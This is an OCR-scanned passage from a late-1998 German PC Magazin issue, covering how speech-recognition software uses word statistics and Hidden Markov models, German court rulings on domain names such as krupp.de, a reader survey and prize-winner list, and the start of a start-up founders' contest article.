tionen darüber gespeichert, in welcher Umgebung (Kontext) bestimmte Worte besonders häufig auftauchen. Hat das Spracherkennungsprogramm ein Wort erkannt, weiß es mit einer gewissen Wahrscheinlichkeit, welche Worte folgen können, ohne das gesprochene Wort genau identifiziert zu haben (sogenannter Maximum-Likelihood-Ansatz, Näheres dazu weiter unten).

Programm perplex

Die meisten Spracherkennungsprogramme verbessern die Kontextinformationen entweder bei der Arbeit oder in Trainingssitzungen. Dabei untersuchen die Programme in Ihren Texten entweder Wortpaare, was der Experte Bigram-Statistik nennt, oder Wortgruppen aus drei Wörtern (Trigrame). Naturally Speaking und FreeSpeech führen zum Beispiel Bigram-



NEUEINSTEIGER auf dem deutschen Markt: das Spracherkennungsprogramm von Lernout&Hauspie

In den inaktiven Lexika sind ebenso wie in den aktiven Wörterbüchern alle Einträge mit den erwähnten Kontextinformationen gespeichert. Wenn Sie einen solchen Eintrag in das aktive Wörterbuch übernehmen, ist die Erkennungsgenauigkeit von Anfang an recht gut. Geben Sie hingegen eine Vokabel, zum Beispiel einen Eigennamen oder ein medizinisches Fachwort, selbst ein, so hat das Programm kaum Informationen über die Kontexte, in denen das Wort auftauchen kann. Es kennt nur die aktuelle Umgebung, in der das Wort zum ersten Mal auftauchte. Entsprechend schlechter ist die Erkennungsrate beim weiteren Diktieren. Fazit: Mit einem großen inaktiven Wörterbuch lernt Ihr Spracherkennungsprogramm besser.

Statistiken, während Via-Voice mit Trigramen arbeitet. Mit den Wortgruppen-Statistiken versuchen die Programmierer das Problem der Perplexität, der nahezu unbegrenzten Vielfalt von Sprachen, in den Griff zu bekommen.

Stellen Sie sich ein Programm vor, das Telefonnummern verstehen kann. Nach jeder Ziffer von 0 bis 9 kann wieder eine Ziffer von 0 bis 9 folgen. Es stehen also jeweils zehn Möglichkeiten zur Auswahl, die Perplexität ist zehn. Bei einem Diktatprogramm mit 64 000 Wörtern im aktiven Wortschatz gibt es theoretisch bei jedem neu zu erkennenden Wort 64 000 Möglichkeiten. Diese Datenfülle bekommen Sie nur mit den erwähnten Statistiken in den Griff. Bei den Bigram-Statistiken kann zum Bei- ▶

spiel ein Teil der 64 000 Worte von vornherein aus der Auswahl gestrichen werden, weil sie nie hintereinander in einem Text auftauchen. Ein Beispiel wäre *der* und *gehen.*

Die Perplexität ist auch ein Grund für die eingeschränkte Größe der aktiven Wörterbücher. Je mehr Wörter das Spracherkennungsprogramm kennt, desto aufwendiger werden die Statistiken und deren Auswertung. Irgendwann kann das Programm auch auf einem schnellen PC dem kontinuierlichen Sprechfluß nicht mehr folgen.

Wie wichtig die Kontextanalyse ist, erklärt Harald Höge, Projektleiter im Siemens-Fachzentrum Mensch-Maschine-Kooperation. Mit Kontexten schaffen moderne Spracherkenner laut Höge beim Diktat eine Trefferquote von 90 bis 95 Prozent. Sind Computer nur auf die „gehörten" Laute angewiesen, sinkt die Quote ganz schnell auf 70 Prozent oder weniger.


Mitverantwortlich für Mißverständnisse von Spracherkennern sind unter anderem Homophone (gleichklingende Worte). Sprechen Sie Ihrem Spracherkennungsprogramm einmal den Satz *Der Held hält die Fahne* vor. *Held* und *hält* klingen identisch. Die richtige Lösung findet das Programm, weil am Satzanfang hinter dem Artikel *der* kein Verb folgen kann.

Wahrscheinlichkeit statt Templates

Wie funktioniert nun die Identifizierung der einzelnen Sprachlaute? In den Anfängen der Spracherkennung gab es sogenannte Templates (gespeicherte Abbilder von kompletten Worten). Die Programme verglichen die Eingabe des Benutzers mit diesen Abbildern und identifizierten so die jeweiligen Worte.

Heutige Spracherkennungsprogramme benutzen dagegen den sogenannten Maximum-Likelihood-Ansatz. Die Programme vergleichen die vom Benutzer gesprochenen Laute nicht mehr mit gespeicherten Wortbildern. Vielmehr analysieren sie die Laute und wählen anschließend von mehreren möglichen Lösungen die wahrscheinlichste aus.

Welche Lösungen möglich sind, wird meistens mit sogenannten Hidden-Markov-Modellen (HMM) bestimmt. Stark vereinfachend läßt sich solch ein Modell mit einem Irrgarten vergleichen: Von jedem Zustand bzw. Sprachlaut führen Wege zu den nächsten möglichen Zuständen oder Sprachlauten. Jeder dieser Wege hat eine bestimmte Wahrscheinlichkeit. So ist es zum Beispiel im Deutschen sehr unwahrscheinlich, daß am Wortanfang vor einem *r* ein *s* steht. Diese Lautkombination gibt es nur in Fremdwörtern oder ausländischen Namen wie *Sri Lanka.* Das Spracherkennungsprogramm vergleicht nun die erfaßten Sprachdaten mit dem gespeicherten Modell und sucht sich anhand der Daten den wahrscheinlichsten Weg von Laut zu Laut, also die Lautfolge, die am ehesten dem akustischen Signal entspricht. Sinkt die Wahrscheinlichkeit unter ein bestimmtes Maß, erkennt das Programm den Laut nicht mehr als Sprache. So kann der digitale Spracherkenner im günstigsten Fall vermeiden, ein Geräusch, wie es zum Beispiel beim Umfallen einer Kaffeetasse neben dem Computer entsteht, als gesprochenes Wort mißzuverstehen.



DEN GRÖSSTEN aktiven Wortschatz von maximal 128 000 Wörtern bietet ViaVoice 98 den Benutzern.

Blick in die Zukunft

So viel die heutigen Programme auch können, der „Heilige Gral" ist noch nicht erreicht. Mit diesem religiösen Begriff meinen Entwickler seit den 60er Jahren die ideale Spracherkennung. Computer sollen kontinuierlich gesprochene natürliche Sprache verstehen – unabhängig vom Sprecher – und das gesamte Vokabular einer Sprache nutzen können. Davon ist die Technik noch weit entfernt. Für die Diktatprogramme auf dem Markt braucht jeder Sprecher ein eigenes akustisches Profil. Der Wortschatz ist auf maximal 128 000 Wortformen (ViaVoice) eingeschränkt. Eine Erkennungsgenauigkeit von 95 Prozent bedeutet, daß Sie bei 1000 diktierten Wörtern 50mal eingreifen müssen.

Die Entwickler arbeiten deshalb an noch besseren statistischen Methoden sowohl für das akustische als auch für das Sprachmodell ihrer Programme. Wichtig ist auch die Verbesserung der Sprachaufzeichnung – geräuschunterdrückende Mikrofone, die nicht zum Sprachsignal gehörende Laute herausfiltern, sind nur ein Anfang.

ViaVoice 98 arbeitet mit einer Sampling-Rate von 22 kHz statt 11 kHz. Die höhere Sampling-Rate verbessert laut Wolfgang Karbstein, Manager der IBM Speech Business Unit, die Erkennung der Stimmen von Frauen und Jugendlichen.

VoiceXpress und ViaVoice 98 zeigen eine weitere Tendenz. Die Programme sollen nicht mehr nur Wortketten abarbeiten, sondern „mitdenken". Der Benutzer muß sich dann nicht mehr einzelne Befehle merken, das Programm versteht ihn, reagiert flexibel auf verschiedene Befehle und führt jeweils die richtige Aktion aus – ein erster Schritt weg vom Worte-Raten hin zum „Verstehen" von Sprache. JAK

WAS IST DER NEUE MULTIMEDIASTANDARD?

4,8x DVD-ROM

Das neue DVD-ROM Laufwerk SD-M1202 von Toshiba bietet ein Multimedia-Erlebnis von verblüffender Realitätsnähe.

Dieses neue DVD-ROM Laufwerk der dritten Generation erreicht im DVD Mode eine 4,8-fache maximale Rotationsgeschwindigkeit bei einer Datenübertragung von 6.536KB/s und einer superschnellen Zugriffszeit von 135ms. Eine DVD kann so viele Daten speichern wie 25 CD-ROMs, also steht komplexen Anwendungen mit großer Datenkapazität, z.B. interaktiven Enzyklopädien und Spielen, nichts mehr im Wege – unschlagbare Multimedia-Leistung.

Das SD-M1202 unterstützt alle gängigen CD und DVD-ROM Industriestandards sowie CD-R und CD-RW.

Mit maximal 32-facher Rotationsgeschwindigkeit, einer Datenübertragung von 4.800KB/s und einer blitzschnellen Zugriffszeit von 95ms im CD-ROM Mode verfügt das SD-M1202 über ein umwerfendes Leistungsvermögen. Staubgeschütztes Gehäuse, horizontaler und vertikaler Einbau und die ATAPI Schnittstelle ermöglichen den einfachen Zugang zur Multimedia-Welt.





In Touch with Tomorrow

TOSHIBA

Sie möchten wissen, was Multimedia ist? Multimedia ist hier. Es ist DVD!

Toshiba Europe GmbH, Disk Product Division, Hammfelddamm 8, 41460 Neuss, GERMANY. Fax: +49(0)2131 158-583. InfoPhone: +49(0)2131 101034. http://www.toshiba-europe.com

Germany: Computer 2000, Tel: +49-89-74940. Frank & Walter, Tel: +49-531-21180. Karma Computer, Tel: +49-2241-96260. Maxcom Computer, Tel: +49-2102-3980. Raab Karcher, Tel: +49-2153-7330.

Austria: Karma, Tel: +43-1-277730. Trade Desk, Tel: +43-1-614880. **Switzerland:** COS, Tel: +41-56-4849500. Karma Components, Tel: +41-41-7995799. Raab Karcher, Tel: +41-1-8776030. Änderungen vorbehalten

TOSHIBA DVD-ROM: SCHNELLER GEHT'S NICHT!

DIE INTERESSANTESTEN RECHTSFÄLLE

Endstation für den *D*-Zug

TopWare hat sein Monopol für das *D*-Zeichen verloren. Wer Krupp heißt, darf deshalb noch lange nicht den Domain-Namen *krupp.de* nutzen. Zwei von vielen Fällen, in denen Gerichte die **Vergabe von Internet-Adressen** korrigieren. Wir zeigen die neueste Entwicklung auf.

VILMA NICLAS

Der Erfolgskurs von TopWare scheint beendet. Mitte Dezember 1998 wird vor dem Landgericht Mannheim eine Schadensersatzklage gegen die Software-Versandfirma verhandelt, bei der es um rund zehn Millionen Mark geht. Diesen Betrag hat DeTeMedien, eine Tochtergesellschaft der Telekom, wegen des wettbewerbswidrigen Vertriebs der TopWare-CD-ROM *D-Info 97* gefordert.

Neben der Telefonverzeichnis-CD *D-Info* beginnen noch zahlreiche andere Produkte des Unternehmens mit dem *D*- bzw. *d*-Zeichen und sind als Marken registriert. Deshalb sah TopWare lange Zeit *d*- als gemeinsames Kennzeichen ihrer Produkte (eine sogenannte Serienmarke) an. Mit Erfolg: Die Firma erwirkte über 60 einstweilige Verfügungen gegen Domain-Inhaber, deren Domain-Adressen dieses Präfix enthielten.

Die Domain-Wende

Im Sommer '98 kam die Wende. TopWare verlor den Rechtsstreit bezüglich der Domain-Namen *d-tel.de* und *d-com.de* vor dem Berliner Landgericht (LG). Und im Streit um die Internet-Adresse *d-radio.de* schloß sich das Oberlandesgericht (OLG) Köln kürzlich der Beurteilung des beklagten Radiosenders an. Die Firma zog daraufhin ihren Antrag zurück.

Das Berliner Landgericht charakterisiert das Präfix *d*- als reine Herkunftsangabe, die zum Wortschatz der Allgemeinheit gehört. Das Nationalitätenkennzeichen müsse besonders dann jedem Domain-Inhaber zugänglich sein, wenn die Top Level Domain (Kürzel am Ende der Internet-Adresse) nicht bereits *.de* lautet, sondern etwa *.com* (von *commercial*, internationale Kennung). Das wahllose Vorgehen gegen Domain-Adressen, die mit *d*- beginnen, ohne akuten Bedarf, bezeichneten die Richter als rechtsmißbräuchlich.

Krupp – die unendliche Geschichte

In Sachen Domain-Streitigkeiten macht neben TopWare noch eine andere bekannte Firma Schlagzeilen: die Krupp AG. Den Stahlriesen finden Sie im Internet nicht, wie vermutet, unter der Domain *krupp.de*. Die Online-Agentur W. Erich Krupp Kommunikation war schneller und ist unter dieser Adresse bei der DENIC (zentrale Stelle für die Vergabe deutscher Internet-Domains) registriert. Daraufhin klagte die Krupp AG und gewann in zwei Instanzen.

Nicht in jedem Fall darf ein Namensvetter, der sich zu-



erst die auf seinen Namen lautende Domain-Adresse sichert, diese auch behalten, entschieden das Landgericht Bochum und im Berufungsverfahren das Oberlandesgericht Hamm. Der bekannte Firmenname Krupp gelte heute quasi als Synonym für die Stahlindustrie. Um einer Verwechslungsgefahr vorzubeugen, untersagten beide Gerichte dem Unternehmer W. Erich Krupp, die Domain-Adresse *krupp.de* gegen den Willen des großen Stahlkonzerns zu führen.

Doch damit ist die *krupp.de*-Geschichte noch nicht zu Ende: Inzwischen ist unter dieser Domain ein M. P. Krupp präsent. Hintergrund: Da die Krupp AG keinen Wartelistenantrag (vgl. Textbox, S. 51) bei der DENIC gestellt hatte, konnte

DOMAIN-SCHUTZ DURCH MARKEN UND TITEL

Markenschutz
Eine Marke (früher auch Warenzeichen genannt) ist ein beim Patentamt eingetragenes Zeichen, das im geschäftlichen Verkehr zur Individualisierung der Waren oder Dienstleistungen eines Unternehmens genutzt wird. Wer ein Unternehmen führt, sollte seine erworbene Domain durch eine Marke absichern. Der Markeninhaber kann nicht nur identische, sondern auch ähnliche Bezeichnungen in Domain-Adressen untersagen, wenn die Gefahr einer Verwechslung mit seiner Marke besteht – das gilt aber nur innerhalb der gleichen Branche.
Der gewählte Markenname muß unterscheidungskräftig sein. Er kann aus mehreren Wörtern, einzelnen Buchstaben (etwa Abkürzungen) oder markanten Zahlen (vgl. *4711*) bestehen.
Vor der Anmeldung empfiehlt sich eine sorgfältige Recherche beim Patentamt, ob die Marke bereits vergeben ist.

Titelschutz
Neben dem Marken- gibt es den Titelschutz. Schutzfähige Titel sind die Namen oder besonderen Bezeichnungen von Druckerzeugnissen, Film-, Tonwerken und vergleichbaren Werken.
Im Gegensatz zum Markenschutz entsteht der Titelschutz erst mit der Benutzung eines Titels für ein bestimmtes Werk und muß nicht angemeldet werden. Eine Veröffentlichung im Titelschutzanzeiger (dem öffentlichen Register für geschützte Titel) ist dennoch aus Beweisgründen sehr zu empfehlen. Achtung: Nutzt der Inhaber den Titel vorübergehend nicht, erlischt der Titelschutz.

W. Erich Krupp die begehrte Adresse direkt an seinen Sohn M. P. Krupp übergeben.

Der eigentliche Verlierer des Rechtsstreits profitiert hier von einem Schlupfloch im Urteil des Oberlandesgerichts Hamm: Der Beklagte muß zwar seine Sperrposition als derzeitiger Inhaber der umstrittenen Adresse aufgeben. Die Adresse im Gegenzug für sich zu erhalten, ist dann aber allein Sache der Krupp AG.

In diesem Punkt weicht das erstinstanzliche Urteil des Landgerichts Bochum ab: Es hatte die Online-Agentur Krupp verpflichtet, dafür zu sorgen, daß die Krupp AG die Internet-Adresse *krupp.de* erhält. Diese Ansicht ist jedoch mit der Vergabepraxis der DENIC nicht vereinbar, da eventuell bestehende Wartelisten umgangen werden könnten. In der Berufung korrigierte das OLG Hamm dann auch die Entscheidung des Landgerichts Bochum.

Beide Urteile sind in der Öffentlichkeit auf breite Kritik gestoßen. Mit Recht: Immerhin sind die beiden Krupps in völlig unterschiedlichen Branchen tätig, was gegen eine Verwechslungsgefahr angesichts des Domain-Namens *krupp.de* spricht. Da die Stahlfirma zudem eine rechtzeitige Anmeldung bei der DENIC versäumt hat, wäre es recht und billig gewesen, sie zur Wahl eines Namenszusatzes zu verpflichten; sie nutzt bereits die Domain *krupp.com*. Und noch ein Aspekt ist interessant: Die Vorstände von Thyssen und Krupp haben im September die Verhandlungen zur Fusion der beiden Stahlunternehmen abgeschlossen – die Thyssen Krupp Stahl AG führt die Domain *thyssen-krupp-stahl.de*.

Ungeachtet dessen erwirkte die Krupp AG vom Landgericht Bochum eine einstweilige Verfügung – jetzt gegen M. P. Krupp. Dieser hat daraufhin Widerspruch eingelegt. Die Entscheidung darüber steht noch aus.

Sittenwidrig: Domain-Grabbing

Das Landgericht Frankfurt hält nicht nur den Erwerb von Domain-Adressen, die geschützte Marken, Personen- oder Firmennamen enthalten, sondern auch deren Weitergabe für sittenwidrig: Ein Domain-Grabber hatte für 51 750 Mark 92 Domain-Adressen aufgekauft (darunter befanden sich einige bekannte Firmennamen). Der Vertrag enthielt die Klausel, daß der Käufer das Risiko trage, falls die Inhaber der Namen, Firmen oder Marken die Freigabe der Domain erzwingen würden.

Als der Käufer tatsächlich einige Adressen bei der DENIC löschen mußte, verlangte er sein Geld zurück. Vergeblich – das Gericht bezeichnete den Vertrag zwar als sittenwidrig, stellte aber zugleich fest: Wer mit verbotenen Geschäften spekuliert, müsse das vertraglich fixierte Verlustrisiko tragen.

Internet-Angebote sind schutzfähig

Noch einen Schritt weiter ging jetzt das Oberlandesgericht Dresden: Sogar ein bekannter Titel eines Internet-Angebots auf einer Homepage kann ausreichen, um eine gleichlautende Domain-Adresse von einem anderen Inhaber herauszuverlangen, entschied es am 29.9.98.

Hintergrund: Die *Sächsische Zeitung*, im Internet unter *sz-online.de* zu finden, hatte sich die Bezeichnung *Dresden-Online* (Name für das Informationsprogramm der Stadt Dresden) als Titel schützen lassen, unter der gleichnamigen Domain ist aber ein Dresdener Informationsdienst eingetragen. Die *SZ* klagte daraufhin auf Herausgabe der Domain – ohne Erfolg.

Das Informationsprogramm *Dresden-Online* ist zwar als Werk schutzfähig, entschieden die Richter. Der Titel müsse aber als Hauptüberschrift auf einer Web-Seite benutzt werden, ausreichend bekannt sein und dürfe nicht unter einer anderslautenden Domain (hier *sz-online.de*) erst nach drei weiteren Links als bloßer Gliederungspunkt auftauchen.

Erst zahlen, dann wechseln

Zwei weitere Entscheidungen sind für Domain-Inhaber wichtig, die ihren Provider wechseln möchten: In solchen Fällen muß laut LG Hamburg und LG Berlin der ehemalige Provider die Internet-Adresse so lange nicht frei schalten, bis der Kunde alle Rechnungen für die geleisteten Dienste vollständig bezahlt hat.

Haben Sie jedoch berechtigte Gründe, die Zahlung zu verweigern, vermerken Sie einfach auf der Überweisung, daß Sie unter Vorbehalt zahlen. Dann muß die Internet-Adresse freigeschaltet werden, und Sie halten sich die Option offen, in einem späteren Gerichtsverfahren die Rückzahlung der Summe zu beantragen.

Internationale Lösungen

Konflikte um Domain-Namen, die in jahrelangen Gerichtsverfahren enden, gibt es natürlich nicht nur in Deutschland. Im internationalen Bereich beschäftigt sich aufgrund einer Initiative der US-Regierung die World Intellectual Property Organization (WIPO) mit diesem Problem.

Es geht vor allem um die Gestaltung von Verträgen zwischen Domain-Inhaber und Registrierungsstelle sowie darum, neue außergerichtliche Streitlösungen zu finden. Ein weiterer Punkt ist die Einführung neuer Top Level Domains. Bis März 1999 führt die WIPO in den Mitgliedsstaaten Anhörungen durch und will dann einen abschließenden Bericht vorlegen. TB

Die meisten der zitierten Urteile zu den Domain-Konflikten finden Sie unter den Internet-Adressen
`www.online-recht.de`
`www.netlaw.de/urteile`

SO WERDEN SIE DOMAIN-INHABER

Um eine Domain-Adresse zu erhalten, sollten Sie sich zunächst unter der Internet-Adresse
`www.denic.de`
erkundigen, ob Ihre gewünschte Kombination noch nicht vergeben ist. Zu beachten ist, daß es bei der DENIC für jede Domain-Adresse eine Art Warteliste geben kann. Ein Wartelisteneintrag bewirkt einen Sperrvermerk hinsichtlich der gewünschten Internet-Adresse, damit sich die aktuelle Situation während eines laufenden gerichtlichen Verfahrens nicht verändern kann.
Falls die Domain frei wird, rücken die Anwärter in der Reihenfolge des Antragseingangs nach. Einen sogenannten Wait-Eintrag erkennt die DENIC aber nur an, wenn Sie Ihr Recht an der Domain-Adresse nachweisen können. Diesen Nachweis können Sie beispielsweise mit geschützten Marken- oder Firmennamen antreten.
Damit die Warteliste nicht umgangen werden kann, bedarf es der Zustimmung der DENIC, um eine Domain auf einen neuen Inhaber zu übertragen. Die DENIC kann diese Zustimmung verweigern, wenn ein konkreter Verdacht besteht, daß der Domain-Inhaber Rechte Dritter verletzt. Verstößt ein Domain-Inhaber gegen die Vergabebestimmungen der DENIC, muß er mit der Löschung seiner Domain rechnen.

Der Leser hat das Wort!

PC Magazin möchte mehr über seine Leser erfahren. Daher führen wir in jeder Ausgabe eine Leserbefragung durch, in der wir Sie bitten, Fragen zu jeweils einem Thema zu beantworten.
Außerdem wollen wir wissen, welche Beiträge in dieser Ausgabe Ihnen gut und welche Ihnen weniger gut gefallen haben. Als Dankeschön für Ihre Mühe verlosen wir unter allen Einsendern die hier vorgestellten Produkte.

Also: Mitmachen, mitbestimmen und gewinnen!



1x Canon BJC 7000


Wer höchste Qualität beim Ausdruck von Texten und Fotos erwartet, liegt mit dem Canon BJC 7000 goldrichtig. Der Drucker arbeitet mit einer Auflösung von 1200 x 600 dpi und wartet mit der sogenannten P-POP-Technologie auf. Besonders hervorzuheben ist der sparsame Umgang mit der Tinte: Im PC-Magazin-Labor liefen stolze 2752 Seiten im Monochrom- und 49 Seiten im Farbdruck durch das Druckwerk.

6x Infini-D

Infini-D hat sich in den Vereinigten Staaten als Standard-Software für sendefähige Animationen etabliert. Wer daher besonderen Wert auf hochwertige Filmqualität legt, für den ist Infini-D das richtige Produkt. Besonders vielfältig und einfach sind die Textanimationen gelungen, und die Ausgabeoptionen überzeugen durch eine breite Unterstützung von Formaten. Das Rendering-, Raytracing- und Animationsprogramm ist das Flaggschiff von MetaCreations und kostet regulär in der Version 4.1 rund 1600 Mark. In der Packung befinden sich identische Programme für Windows 95/98/NT sowie für den PowerMac.

11x ThumbsPlus 3.2

ThumbsPlus ist das „Schweizer Taschenmesser" unter den Bildarchivierungs-Tools. Es verwaltet neben Bildern auch Cliparts, Schriften, Animationen, Zeichnungen, Video und Sounds. Die Bedienung orientiert sich am Explorer von Windows und ist somit intuitiv erlernbar. Die angelegten Thumbnails können Sie mit frei definierbaren Bildbeschreibungen versehen. Für alle, die gern automatisiert arbeiten, bietet ThumbsPlus zudem Funktionen wie Diashows, Stapelverarbeitung und ein TWAIN-Interface.



DIE GEWINNER DER LESERBEFRAGUNG IN HEFT 10/98

Die 40fach-CD-ROM-Laufwerke von NEC gehen an:
Bernd Chudoba, 95448 Bayreuth • Siegfried Geier, 94532 Aussernzell • Christian Hader, 04932 Reichenhain • Stefan Seebeck, 28790 Schwanewede • A. Ziesenhenne, 68163 Mannheim

Je eine Aztech-Soundkarte PCI-338-A3D erhalten:
Hardy Beining, 45276 Essen • Stephan Krohn, 33611 Bielefeld • Hanno Langenbacher, 78112 St. Georgen

Die Gewinner der Zip-Laufwerke heißen:
Ralf Humpert, 40885 Ratingen • Pal Poth, 55232 Alzey • Lothar Schilling, 02943 Weißwasser

Die Aztech-56K-Modems wurden verlost an:
Marcus Fasel, 44866 Bochum • Werner Hinterhofer, A-3001 Mauerbach

Je ein Office Paket Lotus Smartsuite geht an:
Markus Adams, 66687 Wadern • Nico Angstenberger, 70186 Stuttgart • Jürgen Beine, 56244 Wölferlingen • Werner Böltl, 90443 Nürnberg • Lothar Burkhardt, 50171 Kerpen-Blotzheim • Manfred Diener, 40721 Hilden • Ulrich Feldmann, 12689 Berlin • Peter Hummel, 70437 Stuttgart • Andreas Korecki, 53773 Hennef • Hans-Jürgen Schulte, 69242 Mühlhausen

Senden Sie bitte den ausgefüllten Fragebogen entweder als Fax oder in einem frankierten Briefumschlag bis zum 6.12.98 an:

WEKA Computerzeitschriften Verlag GmbH
Redaktion PC Magazin
Stichwort: Ihre Meinung ist gefragt
Gruber Str. 46a
D-85586 Poing

Fax: 08121/951622

Die Gewinner werden schriftlich benachrichtigt, der Rechtsweg ist ausgeschlossen. Es gilt das Datum des Poststempels. Mitarbeiter der WEKA-Zeitschriftengruppe und deren Angehörige sind von der Teilnahme ausgeschlossen.

(Angaben bitte in Druckbuchstaben)

Name: ____________________

Straße: ____________________

PLZ/Ort: ____________________

Abonnent: ❒ ja ❒ nein

Fragen zum Thema Programmierung

1. Programmieren Sie, oder haben Sie sich früher schon mit Programmierung beschäftigt?
- ❒ ja
- ❒ nein

2. Wenn Sie noch nicht programmiert haben, wollen Sie damit beginnen?
- ❒ ja
- ❒ nein

Wenn ja, mit welcher Programmiersprache? (Mehrfachnennungen sind möglich.)
- ❒ Assembler
- ❒ Basic
- ❒ C/C++
- ❒ Delphi
- ❒ Fortran
- ❒ Java
- ❒ Perl
- ❒ andere ____________________

3. Wenn Sie bereits programmieren: Mit welcher Programmiersprache arbeiten Sie? (Mehrfachnennungen sind möglich.)
- ❒ Assembler
- ❒ Basic
- ❒ C/C++
- ❒ Delphi
- ❒ Fortran
- ❒ Java
- ❒ Perl
- ❒ andere ____________________

4. Wie schätzen Sie Ihre Programmierkenntnisse ein? Wo setzen Sie diese ein?
- ❒ Laie
- ❒ Anfänger
- ❒ Fortgeschrittener
- ❒ Profi
- ❒ Guru

- ❒ Privat
- ❒ Beruflich

5. Unter welchem Betriebssystem programmieren Sie oder wollen Sie hauptsächlich programmieren?
- ❒ Windows 95/98
- ❒ Windows NT Workstation
- ❒ Windows NT Server
- ❒ Linux
- ❒ OS/2
- ❒ andere: ____________________

6. Welche Art von Anwendung programmieren Sie überwiegend?
- ❒ Datenbanken
- ❒ Branchenlösungen
- ❒ WWW, Homepages mit HTML/DHTML
- ❒ Tools, Utilities
- ❒ Netzwerk-Anwendungen
- ❒ Spiele
- ❒ andere ____________________

7. Verwenden Sie auch in Anwendungen enthaltene Programmiermodule? Wenn ja, welche?
- ❒ Visual Basic for Applications
- ❒ StarBasic
- ❒ andere ____________________

8. Bieten Sie Ihre privat programmierte Software auch als Free- oder Shareware an?
- ❒ ja
- ❒ nein
- ❒ ich habe es vor

9. Welcher Beitrag dieser Ausgabe hat Ihnen am besten gefallen? (Bitte Titel und Seite angeben.)

____

10. Welcher Beitrag dieser Ausgabe hat Ihnen am wenigsten gefallen? (Bitte Titel und Seite angeben.)

____

START IN DIE SELBSTÄNDIGKEIT

TECHNOLOGIEHOLDING

Gründer gesucht

Profitieren Sie mit vom Unternehmensgründer-Boom, und nutzen Sie die Chance, sich jetzt mit Ihrer Geschäftsidee selbständig zu machen.

MARTIN ASCHOFF

Deutschland ist nicht nur das Land der Dichter und Denker, sondern auch das Land der Bastler und Tüftler. Doch oft können Entwickler ihre guten Ideen nicht selbst in Produkte umsetzen, sondern müssen das Feld den großen Konzernen überlassen, weil es an Kapital und Marketing-Erfahrung oder kaufmännischem Know-how fehlt.

Doch die Zeiten haben sich geändert. Wenn Sie heute in einem Unternehmen arbeiten und eine Idee für ein Produkt oder eine Dienstleistung haben und damit in Ihrer Firma auf taube Ohren stoßen, stehen die Chancen nicht schlecht, daß Sie aus einer anderen Quelle das erforderliche Eigenkapital erhalten und Ihre Geschäftsidee selbst in die Praxis umsetzen können.

Venture Capital

Der Schlüssel zum Erfolg heißt Venture Capital (VC). Venture Capital ist Wagniskapital, das VC-Gesellschaften Unternehmensgründern zur Verfügung stellen. Primäres Ziel dieser VC-Gesellschaften ist es, sich an innovativen Startups, das heißt an neu gegründeten Firmen oder an noch jungen, schnellwachsenden Unternehmen, zu beteiligen und diese Beteiligungen nach einigen Jahren mit Gewinn zu veräußern (der sogenannte „Exit"), beispielsweise in Form eines Börsengangs.

In den USA, speziell im Silicon Valley in Kalifornien, wurden die meisten der dort ansässigen High-Tech-Unternehmen auf diese Weise gegründet und gefördert, und mittlerweile ist diese Art der Unternehmensfinanzierung auch in Deutschland populär geworden.

Die Beteiligung einer VC-Gesellschaft hat für Sie als Gründer nicht nur den Vorteil, daß Sie das für den Aufbau Ihres Unternehmens dringend benötigte Eigenkapital erhalten. VC-Gesellschaften bringen auch Erfahrungen in den Bereichen Management und Marketing ein sowie kaufmännisches Know-how und Branchenkontakte.

Wenn Sie als *PC Magazin*-Leser eine gute Geschäftsidee haben, dann sollten Sie jetzt handeln! *PC Magazin* konnte für den Gründerwettbewerb '99, der mit dieser Ausgabe gestartet wird, die Technologieholding VC GmbH als Partner gewinnen. Die Technologieholding ist eine der ältesten und renommiertesten VC-Gesellschaften in Deutschland. Sie wurde vor knapp 12 Jahren gegründet und hat über 100 Unternehmen mitfinanziert, zum Beispiel Brokat, Poet, NxN und Intershop (NxN wird Ihnen auf dieser Seite und Intershop auf S. 56 im Textkasten vorgestellt).

Die Investments der Technologieholding umfassen alle Finanzierungsphasen – ein wesentlicher Teil geht jedoch in die Startup-Finanzierung, die vor allem für den Start und den Aufbau junger Unternehmen enorm wichtig ist. Die Technologieholding fokussiert unter anderem auf die Informations- und Kommunikationstechnologie sowie auf elektronische Komponenten und Sensoren. Da die Technologieholding über sechs Standorte in Deutschland verfügt (München, Bad Homburg, Leipzig, Berlin, Hamburg und Stuttgart), kann Sie Gründer direkt vor Ort betreuen.

Preise für Gewinner

Als Anreiz für die Teilnahme am Gründerwettbewerb '99 setzt die Technologieholding für die Leser von *PC Magazin* folgende Preise aus:

- 1. Preis: ein Gründungsdarlehen über 100 000 Mark, für das keine Sicherheiten gestellt werden müssen,
